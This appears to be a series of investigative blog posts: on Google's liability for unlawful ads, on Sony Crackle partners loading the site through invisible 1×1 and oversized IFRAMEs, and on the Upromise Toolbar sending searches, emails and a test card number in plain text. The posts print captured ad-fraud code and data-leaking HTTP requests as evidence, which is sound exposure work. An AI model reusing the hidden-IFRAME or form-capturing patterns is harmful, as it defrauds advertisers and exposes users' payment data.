The broad application of CDA § 230 immunity has attracted ample criticism. For example, a 2000 DOJ study concluded that “substantive regulation … should, as a rule, apply in the same way to conduct in the cyberworld as it does to conduct in the physical world.” Yet CDA § 230 unapologetically invites Google to show all manner of unlawful advertisements that would create liability if distributed by traditional publishers. And if Google can turn a blind eye to advertisers using its ad platform to defraud or otherwise harm users, advertisers will do so with impunity. For Google to escape liability is all the more puzzling when Google reaps most of the profits from advertisers’ schemes.

CDA § 230 includes several important exceptions. For example, the CDA does not immunize violations of criminal law — and rogue pharmacies implicate various criminal laws, giving rise to the liability for which Google now expects to pay $500 million. But this exception may be broader than critics yet realize. For example, large-scale copyright infringement and distribution of counterfeit goods may also create criminal liability for the underlying advertisers, hence excluding Google from the CDA safe-harbor for the corresponding advertisements.

Ultimately, I stand by my 2006 conclusion: “Google ought to do more to make ads safe.” Since then, Google’s revenue and profit have more than doubled, giving Google that much greater resources to evaluate advertisers. But I wouldn’t say Google’s users are twice as safe — quite the contrary, deceptive and unlawful advertisements remain all too widespread. Kudos to the Department of Justice for holding Google accountable for unlawful pharmacy advertisements — but there’s ample more work to be done in light of Google’s other unlawful advertisements.

Sony’s Crackle: Invisible Traffic Galore

Advertisers buying display ads from Sony’s Crackle.com rightly and reasonably expect that users can see the ads. After all, a visible ad is a basic and crucial condition for effective display advertising: If a user can’t see ad, then the impression is wasted, as is the associated spending. Nonetheless, in a surprising series of incidents, numerous Crackle partners are loading the Crackle site invisibly — thereby overcharging advertisers for worthless invisible impressions.

Below, I present three recent examples of Crackle partners loading the Crackle site invisibly, largely via 1×1 IFRAMEs. I then tabulate observations preserved by my automation, demonstrating that Crackle’s tainted traffic has continued for more than a year. I conclude by flagging implications for traffic measurement and ad pricing, and by suggesting what Crackle should do to clean up this mess.

Example 1: Yahoo Right Media, Adjuggler Invisible (1×1) IFRAME Loads Crackle Invisibly

In testing of April 24, 2010, my Automatic Spyware Advertising Tester browsed a series of ad URLs I had previously observed to be loaded by various spyware (installed through security exploits without user consent). One such URL embedded Bcserving tags for a 160×600 IFRAME, which passed traffic through Yahoo Right Media (yellow) to Adjuggler (green). Crucially, Adjuggler responded with an invisible 1×1 IFRAME (red) loading a URL on the Crackle site (blue). Meanwhile, another 1×1 IFRAME loaded competing video site Buddytv (grey).

GET /servlet/ajrotator/875404/0/vj?z=pdn&dim=753182&pos=1&pv=1292398882782181&nc=26008239 HTTP/1.1
Accept: */*
Referer: http://ad.yieldmanager.com/iframe3?AAAAAJ57DABJF0gAAAAAAABnEwAAAAAAAgAcAAoAAAAAAP8AAAAHGBe4GAAAAAA
ANXYaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAVewYAAAAAAAIAAgAAAAAAXI.C9Shczz
9cj8L1KFzPP2ZmZmZmZtY.ZmZmZmZm1j8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADJXq7VaJccC
LvQxO2LYSYeejv1pj-PofdqHVgeAAAAAA==,,…,4256ee3e-5018-11df-ace3-001e6837e93f
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: rotator.adjuggler.com
Connection: Keep-Alive
Cookie: optin=Aa; ajess1_185B9A7222F0F2E13794DA5C=a; ajcmp=2023xkW0101Em0039kn

HTTP/1.1 200 OK
Server: JBird/1.0b
Connection: close
Date: Sun, 25 Apr 2010 03:11:36 GMT
Pragma: no-cache
Cache-Control: private, max-age=0, no-cache, no-store
Expires: Tue, 01 Jan 2000 00:00:00 GMT
P3P: policyref=”http://rotator.adjuggler.com:80/p3p/RotatorPolicyRef.xml”, CP=”NOI DSP COR CURa DEVa TAIa OUR SAMa NOR STP NAV STA LOC”
Content-Type: application/x-javascript

document.write(“<“+”IFRAME FRAMEBORDER=0 MARGINWIDTH=0 MARGINHEIGHT=0 SCROLLING=NO WIDTH=1 HEIGHT=1 SRC= “http://search.dailygamingupdates.com/ioq1wEIC6YxRSnWiIC9BHpdX0b1i.html”><“+”/IFRAME><“+”br><“+”/br>n”);
document.write(“n”);
document.write(“<“+”IFRAME FRAMEBORDER=0 MARGINWIDTH=0 MARGINHEIGHT=0 SCROLLING=NO WIDTH=1 HEIGHT=1 SRC=”http://crackle.com/c/A_River_Runs_Through_It/?cmpid=762“><“+”/IFRAME><“+”br><“+”/br>n”);
document.write(“n”);
document.write(“<“+”iframe src=”http://www.buddytv.com/home2/american-idol-home2.aspxwidth=”1″ height=”1″ scrolling=”no” frameborder=”0″ marginheight=”0″ marginwidth=”0″><“+”/iframe>”);

The net effect was to load the Crackle site completely invisibly. The page-load also embedded tracking tags for comScore/ScorecardResearch (yellow). Unless comScore takes special steps to recognize and discount these invisible loads of the Crackle site, the presence of these tags would cause comScore services to overstate Crackle’s popularity.

<script type=”text/javascript”>
document.write(unescape(“%3Cscript src='” + (document.location.protocol == “https:” ? “https://sb” : “http://b”) + “.scorecardresearch.com/beacon.js’ %3E%3C/script%3E”));
</script>

<script type=”text/javascript”>
COMSCORE.beacon({
c1: 2,
c2: 6035898,
c3: “”,
c4: “Crackle.com”,
c5: “030224”,
c6: “”,
c15: “”
});
</script>

Example 2: Yahoo Right Media, Adjuggler, Media Javelin Overflowing IFRAME (1280×800 inside 160×600) Loads Crackle Invisibly

In testing of April 14, 2010, my tester browsed another publisher passing traffic through Yahoo Right Media (yellow) to an ad on Adjuggler (green) with a HTML comment referencing Media Javelin (pink). The placement was purportedly a 160×600 (grey), yet the response included a further 160×600 ad (completely filling the available space) (grey) followed by three 1280×800 IFRAMEs (red). The third of these IFRAMEs passed traffic to an Adspeed URL (orange) which passed traffic to Crackle (blue).

GET /servlet/ajrotator/875404/0/vj?z=pdn&dim=753182&pos=1&pv=9001545836619459&nc=92606617 HTTP/1.1
Accept: */*
Referer: http://ad.yieldmanager.com/iframe3?AAAAAJ57DABJF0gAAAAAAABnEwAAAAAAAgDkAAoAAAAAAP8AAAAEAh e4GAAAAAAANXYaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAVewYAAAAAAAIA AgAAAAAAXI.C9Shczz9cj8L1KFzPP2ZmZmZmZtY.ZmZmZmZm1j8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAT0W5xeDoOCKeWj8s538mkN2SqqfrSTmyoa.sbAAAAAA==,,…
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: rotator.adjuggler.com
Connection: Keep-Alive
Cookie: optin=Aa; ajess1_…=a; ajcmp=…

HTTP/1.1 200 OK
Server: JBird/1.0b
Connection: close
Date: Wed, 14 Apr 2010 05:43:20 GMT
Pragma: no-cache
Cache-Control: private, max-age=0, no-cache, no-store
Expires: Tue, 01 Jan 2000 00:00:00 GMT
P3P: policyref=”http://rotator.adjuggler.com:80/p3p/RotatorPolicyRef.xml”, CP=”NOI DSP COR CURa DEVa TAIa OUR SAMa NOR STP NAV STA LOC”
Content-Type: application/x-javascript
Set-Cookie: ajcmp=…;Max-Age=315360000;expires=Sat, 11 Apr 2020 05:43:20 GMT;Path=/

document.write(“<“+”!– BEGIN STANDARD TAG – 160 x 600Mediajavelin.com: Run-of-site – DO NOT MODIFY –>n”);
document.write(“<“+”IFRAME FRAMEBORDER=0 MARGINWIDTH=0 MARGINHEIGHT=0 SCROLLING=NO WIDTH=160 HEIGHT=600 SRC=”http://ad.yieldmanager.com/st?ad_type=iframe&ad_size=1024×800&section=820955“><“+”/IFRAME>n”);
document.write(“<“+”!– END TAG –>n”);
document.write(“n”);
document.write(“<“+”!– AdSpeed.com Serving Code 7.9.4 for [Ad] Buddy_home_cpc 1280×800 –><“+”iframe width=”1280″ height=”800″ src=”http://g.adspeed.net/ad.php?do=html&aid=82609&wd=1280&ht=800&target=_top” frameborder=”0″ scrolling=”no” allowtransparency=”true” hspace=”0″ vspace=”0″><“+”img style=”border:0px;” src=”http://g.adspeed.net/ad.php?do=img&aid=82609&wd=1280&ht=800&pair=as” width=”1280″ height=”800″/><“+”/iframe><“+”!– AdSpeed.com End –>n”);
document.write(“n”);
document.write(“<“+”!– AdSpeed.com Serving Code 7.9.4 for [Ad] Buddy_idol_cpc 1280×800 –><“+”iframe width=”1280″ height=”800″ src=”http://g.adspeed.net/ad.php?do=html&aid=82610&wd=1280&ht=800&target=_top” frameborder=”0″ scrolling=”no” allowtransparency=”true” hspace=”0″ vspace=”0″><“+”img style=”border:0px;” src=”http://g.adspeed.net/ad.php?do=img&aid=82610&wd=1280&ht=800&pair=as” width=”1280″ height=”800″/><“+”/iframe><“+”!– AdSpeed.com End –>n”);
document.write(“n”);
document.write(“<“+”!– AdSpeed.com Serving Code 7.9.4 for [Ad] Crackle_blood_cpc 1280×800 –><“+”iframe width=”1280″ height=”800″ src=”http://g.adspeed.net/ad.php?do=html&aid=82611&wd=1280&ht=800&target=_top” frameborder=”0″ scrolling=”no” allowtransparency=”true” hspace=”0″ vspace=”0″><“+”img style=”border:0px;” src=”http://g.adspeed.net/ad.php?do=img&aid=82611&wd=1280&ht=800&pair=as” width=”1280″ height=”800″/><“+”/iframe><“+”!– AdSpeed.com End –>n”);
document.write(“”);

GET /ad.php?do=html&aid=82611&wd=1280&ht=800&target=_top HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://ad.yieldmanager.com/iframe3?AAAAAJ57DABJF0gAAAAAAABnEwAAAAAAAgDkAAoAAAAAAP8AAAAE Ahe4GAAAAAAANXYaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAVewYAAAAA AAIAAgAAAAAAXI.C9Shczz9cj8L1KFzPP2ZmZmZmZtY.ZmZmZmZm1j8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAT0W5xeDoOCKeWj8s538mkN2SqqfrSTmyoa.sbAAAAAA==,,…
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: g.adspeed.net
Connection: Keep-Alive

HTTP/1.1 200 OK
P3P: policyref=”http://g.adspeed.net/w3c/p3p.xml”, CP=”NOI CUR ADM OUR NOR STA NID”
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Pragma: no-cache
Cache-Control: private, max-age=0, no-cache, no-store, must-revalidate
Content-type: text/html
Connection: close
Transfer-Encoding: chunked
Date: Wed, 14 Apr 2010 05:43:19 GMT
Server: AdSpeed/s10

<html><head><title>Advertisement</title></head><body leftmargin=0 topmargin=0 marginwidth=0 marginheight=0 style=”background-color:transparent”><SCRIPT language=”JavaScript”>
<!–
window.location=”http://crackle.com/c/Blood/?cmpid=763“;
//–>
</SCRIPT><div style=”position:absolute;left:0px;top:0px;visibility:hidden;”><img src=”http://g.adspeed.net/ad.php?do=imp&zid=0&aid=82611&auth=0DB7FD0BC9&wd=1280&ht=800&cb=1271223799″ alt=”i” width=”1″ height=”1″ /></div></body></html>

The net effect was to load the Crackle site completely invisibly. Here too, the Crackle site returned comScore and ScorecardResearch tags as detailed in example 1.

Example 3: Yahoo Right Media, Extreme-sportsonline, Hotbizguide Double Invisible (1×1) IFRAMEs Load Crackle Invisibly

In testing of April 13, 2010, my tester browsed another publisher passing traffic through Yahoo Right Media (yellow) to Extreme-sportsonline (green) which included a 1×1 IFRAME (grey) passing traffic to Hotbizguide (pink). Hotbizguide returned two separate 1×1 IFRAMEs (red) loading Crackle (blue)

GET /BhkG9KftZrBezVPLOKuGW5pr4LRA.html HTTP/1.1 …
Referer: http://ad.yieldmanager.com/iframe3?AAAAAJ57DABJGEgAAAAAAARoEwAAAAAAAgA0AAIAAAAAAP8AAA ADChe4GAAAAAAASncaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAVewYA AAAAAAIAAgAAAAAAXI.C9Shczz9cj8L1KFzPP2ZmZmZmZtY.ZmZmZmZm1j8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAHyzysEFgNCMHLNiu.ziQAnw9Ws9ezWVJH53CoAAAAAA==,,…
Host: search.extreme-sportsonline.com …

HTTP/1.1 200 OK
Server: nginx/0.7.62
Date: Tue, 13 Apr 2010 13:37:58 GMT

<!DOCTYPE html PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN” “http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd”>
<html ; }
function trigger() { step++; if(step==max_steps){ load_content(); } }
</script>
<div id=”inifrcode”></div>
<iframe src=”http://search.hotbizguide.com/66682d5b6048f47cf70e56deb9989bb1.php” marginwidth=”0″ marginheight=”0″ hspace=”0″ vspace=”0″ frameborder=”0″ scrolling=”no” width=”1″ height=”1″ onload=”trigger();”></iframe><!–inifrcode–>
<div id=”stuff”></div>
<div id=”stuff1″></div>
<div id=”innercode”></div>
</body>
</html>

GET /MTNkyUL9SGHUGOPKuJJ7uj3AOWuN.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://search.mobilegamesearch.com/NgVbJ4eWaW7bMt57RcZVGMggRW9t.html
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: search.hotbizguide.com
Connection: Keep-Alive
Cookie: PHPSESSID=a8qbtgec2k79fd8c6onqp5k3q6

HTTP/1.1 200 OK
Server: nginx/0.7.62
Date: Tue, 13 Apr 2010 21:45:49 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.2.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: trkid=…; expires=Fri, 16-Apr-2010 21:45:49 GMT

<!DOCTYPE html PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN” “http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd”>
<html >iframe src=”http://crackle.com/c/A_River_Runs_Through_It/?cmpid=728width=”1″ height=”1″ scrolling=”no” frameborder=”0″ marginheight=”0″ marginwidth=”0″></iframe>
<iframe src=”http://crackle.com/c/The_Beast/?cmpid=692width=”1″ height=”1″ scrolling=”no” frameborder=”0″ marginheight=”0″ marginwidth=”0″></iframe>
<!–customcode–>

The net effect was to load the Crackle site completely invisibly, twice. Here too, the Crackle site returned comScore and ScorecardResearch tags as detailed in example 1.

A Long-Term Problem

To confirm the scope of Crackle’s invisible and forced-visit traffic and to evaluate trends over time, I searched logs preserved by my Automatic Spyware Advertising Tester. My tester records the URLs of pages loaded by the spyware-infected virtual computers, but my tester never intentionally visited the Crackle site, nor did my tester ever prompt or provoke traffic to Crackle in any way. So if my tester observes traffic to Crackle, that traffic must have occurred unrequested — invisibly or, at best, through a spyware popup or popunder.

The following table summarizes my tester’s observations of traffic to Crackle:

Month Number of observations of
traffic to Crackle.com
Q1 2009
15
Q2 2009
57
Q3 2009
95
Q4 2009
31
Q1 2010
51
April 2010 (month to date)
74

Although my testing methods have changed over time (e.g. to test new spyware), my testing intensity has remained constant. I have no specific reason to expect that adjustments to my methods would be more or less effective at uncovering Crackle incidents. I therefore tend to attribute month-to-month changes to changes in the intensity with which Crackle’s partners purchase invisible traffic and other tainted traffic on Crackle’s behalf. In my experience, most traffic-buyers run on-and-off campaigns — buying traffic for a time, then taking a break. If Crackle’s traffic buying followed a similar approach, spikes would be expected.

In any event, invisible and forced-visit traffic to Crackle cannot be written off as a short-term anomaly. Quite the contrary, my tester’s observations confirm that these problems have persisted for many months.

Implications and Next Steps

Advertisers buying placements on Crackle reasonably expect high-quality traffic. For example, the first clause of Crackle’s “About” page boasts that Crackle is owned by Sony, and Sony’s size and wealth provide a level of accountability that smaller video sites cannot offer. Nonetheless, my observations confirm that some placements on Crackle are entirely worthless.

Crackle may blame its tainted and invisible traffic on traffic brokers, affiliates, and other external forces. But traffic-buying inevitably invites exactly these shenanigans. If Crackle intends to buy traffic, it should better vet its partners — including confirming partners’ bona fides, overseeing partners’ specific methods, and developing procedures to hold partners accountable for any shortfalls. I’ve seen no sign of any such efforts. If Crackle can’t buy traffic with the requisite skill, perhaps Crackle would do better by ceasing to buy traffic at all.


Crackle traffic rank from Alexa - April 2010Three years ago, I posted How Spyware-Driven Forced Visits Inflate Web Site Traffic Counts, pointing out that cheap spyware and popup traffic can increase measurements of web site popularity. Users at least see those spyware popups, giving some nugget of rationale for resulting traffic figures. But users cannot even see the Crackle site when it is loaded invisibly as detailed above. Nonetheless, invisible site-loads are still likely to inflate measurements of Crackle’s traffic. For example, during the first few days of April 2010, my tester observed rampant fake traffic to Crackle — and Alexa simultaneously reported a major spike in Crackle’s traffic. (See image at right.) Furthermore, with comScore tags embedded in each Crackle impression, comScore systems receive a report each time Crackle’s site is loaded. Indeed, such reports come from a large number of distinct IP addresses — seemingly confirming that the traffic is legitimate. Can comScore successfully recognize and discount invisible loads of the Crackle site? If not, comScore will join Alexa in overstating Crackle’s popularity.

My bottom line? Buying traffic is a dirty business — so many sellers who provide worthless traffic, and so many buyers who use too little care in selecting and assessing the traffic they buy. As it stands, advertisers and networks doing business with Crackle risk paying for ads users cannot see. Plenty of small-time video sites play these games, but it’s disappointing to see a Sony site stoop to that level.

Upromise Savings — At What Cost? updated January 25, 2010

Upromise touts opportunities for college savings. When members shop at participating online merchants, dine at participating restaurants, or purchase selected products at retail stores, Upromise collects commissions which fund college savings accounts.

Unfortunately, the Upromise Toolbar also tracks users’ behavior in excruciating detail. In my testing, when a user checked an innocuously-labeled box promising "Personalized Offers," the Upromise Toolbar tracked and transmitted my every page-view, every search, and every click, along with many entries into web forms. Remarkably, these transmissions included full credit card numbers — grabbed out of merchants’ HTTPS (SSL) secure communications, yet transmitted by Upromise in plain text, readable by anyone using a network monitor or other recording system.

Proof of the Specific Transmissions

I began by running a search at Google. The Upromise toolbar transmissions reported the full URL I requested, including my search provider (yellow) and my full search keywords (green).

POST /fast-cgi/ClickServer HTTP/1.0
User-Agent: upromise/3195/3195/UP23806818/0012
Host: dcs.consumerinput.com
Content-Length: 274
Connection: Keep-Alive

md5=ee593c14f70c1b7f8b3341a91c3e3639&ts=1264045792.140&bua=N%2FA&meth=get&eid=300&fid=NULL&bin=24af1f0
&refererHeader=http%3A%2F%2Fwww%2Egoogle%2Ecom%2F&url=http%3A%2F%2Fwww%2Egoogle%2Ecom%2Fsearch%3Fhl%3D
en%26source%3Dhp%26q%3Di%2Bfeel%2Bsick%26aq%3Df%26aql%26aqi%3Dg10%26oq

HTTP/1.1 200 OK
Date: Thu, 21 Jan 2010 03:49:51 GMT
Server: Apache/2.2.3 (Debian) mod_python/3.3.1 Python/2.5.1 mod_ssl/2.2.3 OpenSSL/0.9.8c
Connection: close
Content-Type: text/html; charset=UTF-8

<capture>
<md5>ee593c14f70c1b7f8b3341a91c3e3639</md5>
<version>1.0</version>
</capture>

I clicked a result — a page on Wikipedia. Transmissions included the full URL of my request (blue) as well as the web search provider (yellow) and keywords (green) that had referred me (red) to this site.

POST /fast-cgi/ClickServer HTTP/1.0
User-Agent: upromise/3195/3195/UP23806818/0012
Host: dcs.consumerinput.com
Content-Length: 304
Connection: Keep-Alive

md5=ee7e3174db149d0d97f51b10db9ac58d&ts=1264045931.921&bua=N%2FA&meth=get&eid=300&fid=NULL&bin=24af1f0
&refererHeader=http%3A%2F%2Fwww%2Egoogle%2Ecom%2Fsearch%3Fhl%3Den%26source%3Dhp%26q%3Di%2Bfeel%2Bsick%
26aq%3Df%26aql%3D%26aqi%3Dg10%26oq%3D&url=http%3A%2F%2Fen%2Ewikipedia%2Eorg%2Fwiki%2FI%5FFeel%5FSick

HTTP/1.1 200 OK
Date: Thu, 21 Jan 2010 03:52:11 GMT
Server: Apache/2.2.3 (Debian) mod_python/3.3.1 Python/2.5.1 mod_ssl/2.2.3 OpenSSL/0.9.8c
Connection: close
Content-Type: text/html; charset=UTF-8

<capture>
<md5>ee7e3174db149d0d97f51b10db9ac58d</md5>
<version>1.0</version>
</capture>

I browsed onwards to Buy.com (grey), where I added an item to my shopping cart and proceeded to checkout. When prompted, I entered a (made-up) credit card number. Buy.com appropriately secured the card number with HTTPS encryption. But, remarkably, Upromise extracted and transmitted the full sixteen-digit card number (yellow) — as well as my (also fictitious) CVV code (green), and expiration date (blue).

POST /fast-cgi/ClickServer HTTP/1.0
User-Agent: upromise/3195/3195/UP23806818/0012
Host: dcs.consumerinput.com
Content-Length: 1936
Connection: Keep-Alive

md5=352732ac9ee0d9e970f3c65d62ed03b1&ts=1264046115.702&bua=N%2FA&meth=post&eid=300&fid=NULL&bin=24af1f0
&refererHeader=https%3A%2F%2Fssl%2Ebuy%2Ecom%2FCO%2FCheckout%2FpaymentOptions%2Easpx&url=https%3A%2F%2F
ssl%2Ebuy%2Ecom%2FCO%2FCheckout%2FpaymentOptions%2Easpx%3F%5F%5FEVENTTARGET%26%5F%5FEVENTARGUMENT%26%5F
%5FVIEWSTATE%3D%2FwEPDwUKMTQ1MjY3MzM2Mw9kFgQCAw9kFgQCAQ8PFgIeCEltYWdlVXJsBV1odHRwczovL2EyNDguZS5ha2FtYW
kubmV0L2YvMjQ4Lzg0NS8xMGgvaW1hZ2VzLmJ1eS5jb20vYnV5X2Fzc2V0cy92Ni9oZWFkZXIvMjAwNi9idXlfbG9nby5naWZkZAICD
w8WAh8ABXdodHRwczovL2EyNDguZS5ha2FtYWkubmV0L2YvMjQ4Lzg0NS8xMGgvaW1hZ2VzLmJ1eS5jb20vYnV5X2Fzc2V0cy92Ni9j
b3JwL2NoZWNrb3V0X3Byb2Nlc3MvY2hlY2tvdXRfM19wYXltZW50X2dyZWVuLmdpZmRkAgUPZBYQAgUPZBYCZg9kFgRmDw8WBB8ABVN
odHRwczovL2EyNDguZS5ha2FtYWkubmV0L2YvMjQ4Lzg0NS8xMGgvaW1hZ2VzLmJ1eS5jb20vYnV5X2Fzc2V0cy9jcy9pbWFnZXMvYm
1sLmdpZh4HVmlzaWJsZWdkZAIBDw8WAh8ABWNodHRwczovL2EyNDguZS5ha2FtYWkubmV0L2YvMjQ4Lzg0NS8xMGgvaW1hZ2VzLmJ1e
S5jb20vYnV5X2Fzc2V0cy9idXR0b25zLzIwMDgvYnV0dG9uX2NvbnRpbnVlMi5naWZkZAIHD2QWAmYPZBYKAgUPEA9kFgIeB29uY2xp
Y2sFKFNldFVuaXF1ZVJhZGlvQnV0dG9uKCdyZG9QYXltZW50cycsdGhpcylkZGQCBw8QD2QWAh4Ib25DaGFuZ2UFG2phdmFzY3JpcHQ
6c2hvd0hpZGVDQyh0aGlzKWRkZAIJDw9kFgIfAgUfc3dpdGNoUmFkaW8oJ3Jkb05ld0NyZWRpdENhcmQnKWQCDQ8QZA8WDWYCAQICAg
MCBAIFAgYCBwIIAgkCCgILAgwWDRAFBDIwMTAFBDIwMTBnEAUEMjAxMQUEMjAxMWcQBQQyMDEyBQQyMDEyZxAFBD%2A%2A%2A%2A%7B
1422%7D%26%5F%5FEVENTVALIDATION%3D%2FwEWKQLNvonpCgKYm5r9BALB5eOPBALy2ZqvCQLv2ZqvCQLq2ZqvCQLu2ZqvCQLr2ba
vCQL28Nu2CwLDqZ7xDALDqZrxDALDqabxDALDqaLxDALDqa7xDALDqarxDALDqbbxDALDqfLyDALDqf7yDALcqZLxDALcqZ7xDALcqZ
rxDALrtZj9AgLrtaSgCQLrtbAHAuu13OoIAuu16NEPAuu19LQGAuu1gJgNAuu1rP8FAuu1%2BJcHAuu1hPsPAvai%2BtMMAvaihrcDA
vaikpoKAt7CxckKAsqi76gMAva5sdkEAvLqvYoEAoaI4c0FArr3pYIHApibrtgNijCSRDzGArpVaF4m3bbOLp8yvUM%3D%26rdoPaym
ents%3DrdoNewCreditCard%26lstCCType%3D9%26txtNewCCNumber%3D4412124112341234%26lstNewCCMonth%3D01%26lstN
ewCCYear%3D2010%26txtNewCVV2%3D222%26btnContinue2%2Ex%3D18%26btnContinue2%2Ey%3D19

HTTP/1.1 200 OK
Date: Thu, 21 Jan 2010 03:55:15 GMT
Server: Apache/2.2.3 (Debian) mod_python/3.3.1 Python/2.5.1 mod_ssl/2.2.3 OpenSSL/0.9.8c
Connection: close
Content-Type: text/html; charset=UTF-8

<capture>
<md5>352732ac9ee0d9e970f3c65d62ed03b1</md5>
<version>1.0</version>
</capture>

Upromise also transmitted my email address. For example, when I logged into Restaurant.com, Upromise’s transmission included my email (yellow):

POST /fast-cgi/ClickServer HTTP/1.0
User-Agent: upromise/3195/3195/UP23806818/0012
Host: dcs.consumerinput.com
Content-Length: 378
Connection: Keep-Alive

md5=26830cfab132bb3122fcf40d8cd0f2f9&ts=1264049936.327&bua=N%2FA&meth=post&eid=303&fid=NULL&bin=24af1f0
&refererHeader=&url=https%3A%2F%2Fwww%2Erestaurant%2Ecom%2Fregister%2Dlogin%2Easp%3Fpurchasestatus%3DRE
GISTER%2DLOGIN%26hdnButton%3DSignin%26txtMemberSignin%3Dedelman%40pobox%2Ecom%26radio%5Fcust%3Dcustomer
%5Fexisting%26txtMemberPassword…

HTTP/1.1 200 OK
Date: Thu, 21 Jan 2010 04:58:56 GMT
Server: Apache/2.2.3 (Debian) mod_python/3.3.1 Python/2.5.1 mod_ssl/2.2.3 OpenSSL/0.9.8c
Connection: close
Content-Type: text/html; charset=UTF-8

<capture>
<md5>26830cfab132bb3122fcf40d8cd0f2f9</md5>
<version>1.0</version>
</capture>

All the preceding transmission were made over my ordinary Internet connection just as shown above. In particular, these transmissions were sent in plain text — without encryption or encoding of any kind. Any computer with a network monitor (including, for users connected by Wi-Fi, any nearby wireless user) could easily read these communications. With no additional hardware or software, a nearby listener could thereby obtain, e.g., users’ full credit card numbers — even though merchants used HTTPS security to attempt to keep those numbers confidential.

The Destination of Upromise’s Transmissions: Compete, Inc.

As shown in the "host:" header of each of the preceding communications, transmissions flow to the consumerinput.com domain. Whois reports that this domain is registered to Boston, MA traffic-monitoring service Compete, Inc. Compete’s site promises clients access to "detailed behavioral data," and Compete says more than 2 million U.S. Internet users "have given [Compete] permission to analyze the web pages they visit."

Upromise’s Disclosures Misrepresent Data Collection and Fail to Obtain Consumer Consent

Upromise’s installation sequence does not obtain users’ permission for this detailed and intrusive tracking. Quite the contrary: Numerous Upromise screens discuss privacy, and they all fail to mention the detailed information Upromise actually transmits.


The Upromise toolbar installation page touts the toolbar’s purported benefits at length, but mentions no privacy implications whatsoever.

